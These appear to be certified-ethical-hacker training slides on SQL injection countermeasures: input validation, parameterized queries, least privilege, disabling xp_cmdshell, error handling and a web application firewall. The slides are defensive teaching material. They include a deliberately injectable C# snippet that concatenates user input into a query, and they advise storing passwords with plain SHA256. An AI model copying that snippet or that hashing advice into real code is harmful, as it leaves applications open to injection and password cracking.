


**Counter-  
measures**



# How to Defend Against SQL Injection Attacks

CEH  
Certified Ethical Hacker



# How to Defend Against SQL Injection Attacks (Cont'd)



Make no assumptions about the size, type, or content of the data that is received by your application


Test the size and data type of input and enforce appropriate limits to prevent buffer overruns

Test the content of string variables and accept only expected values

Reject entries that contain binary data, escape sequences, and comment characters

Never build Transact-SQL statements directly from user input and use stored procedures to validate user input

Implement multiple layers of validation and never concatenate user input that is not validated



# How to Defend Against SQL Injection Attacks (Cont'd)



Avoid constructing **dynamic SQL** with concatenated input values




Ensure that the **Web config** files for each application do not contain sensitive information



Use most **restrictive SQL account types** for applications



Use Network, host, and application **intrusion detection systems** to monitor the injection attacks



Perform automated **blackbox injection testing**, **static source code analysis**, and **manual penetration testing** to probe for vulnerabilities



Keep untrusted data separate from commands and queries



Use **safe API** that offers a parameterized interface or that avoids the use of the interpreter completely

# How to Defend Against SQL Injection Attacks (Cont'd)




In the absence of parameterized API, use specific escape syntax for the interpreter to eliminate the special characters



Design the code in such a way it traps and handles exceptions appropriately

Use a secure hash algorithm such as SHA256 to store the user passwords rather than in plaintext



Apply least privilege rule to run the applications that access the DBMS

Use data access abstraction layer to enforce secure data access across an entire application



Validate user-supplied data as well as data obtained from untrusted sources on the server side

Ensure that the code tracing and debug messages are removed prior to deploying an application



Avoid quoted/delimited identifiers as they significantly complicate all whitelisting, black-listing and escaping efforts

# How to Defend Against SQL Injection Attacks: Use Type-Safe SQL Parameters



Enforce Type and length checks using Parameter Collection so that input is treated as a literal value instead of executable code

```
SqlDataAdapter myCommand = new SqlDataAdapter("AuthLogin", conn);
myCommand.SelectCommand.CommandType = CommandType.StoredProcedure;
SqlParameter parm = myCommand.SelectCommand.Parameters.Add("@aut_id",
SqlDbType.VarChar, 11);
parm.Value = Login.Text;
```

*In this example, the @aut\_id parameter is treated as a literal value instead of as executable code. This value is checked for type and length.*

## Example of Vulnerable and Secure Code



### Vulnerable Code

```
SqlDataAdapter myCommand =
new
SqlDataAdapter("LoginStoredProcedure " +
Login.Text + "", conn);
```

### Secure Code

```
SqlDataAdapter myCommand = new
SqlDataAdapter( "SELECT aut_lname,
aut_fname FROM Authors WHERE aut_id =
@aut_id", conn); SqlParameter parm =
myCommand.SelectCommand.Parameters.Add("@aut_id", SqlDbType.VarChar, 11);
Parm.Value = Login.Text;
```

# How to Defend Against SQL Injection Attacks (Cont'd)




Disable commands  
like `xp_cmdshell`



Operating System

Use stored procedures and  
parameter queries



SQL Query

Disable verbose error messages  
and use custom error pages.




Custom Error Page


# SQL Injection Detection Tools: dotDefender




dotDefender is a software based Web Application Firewall



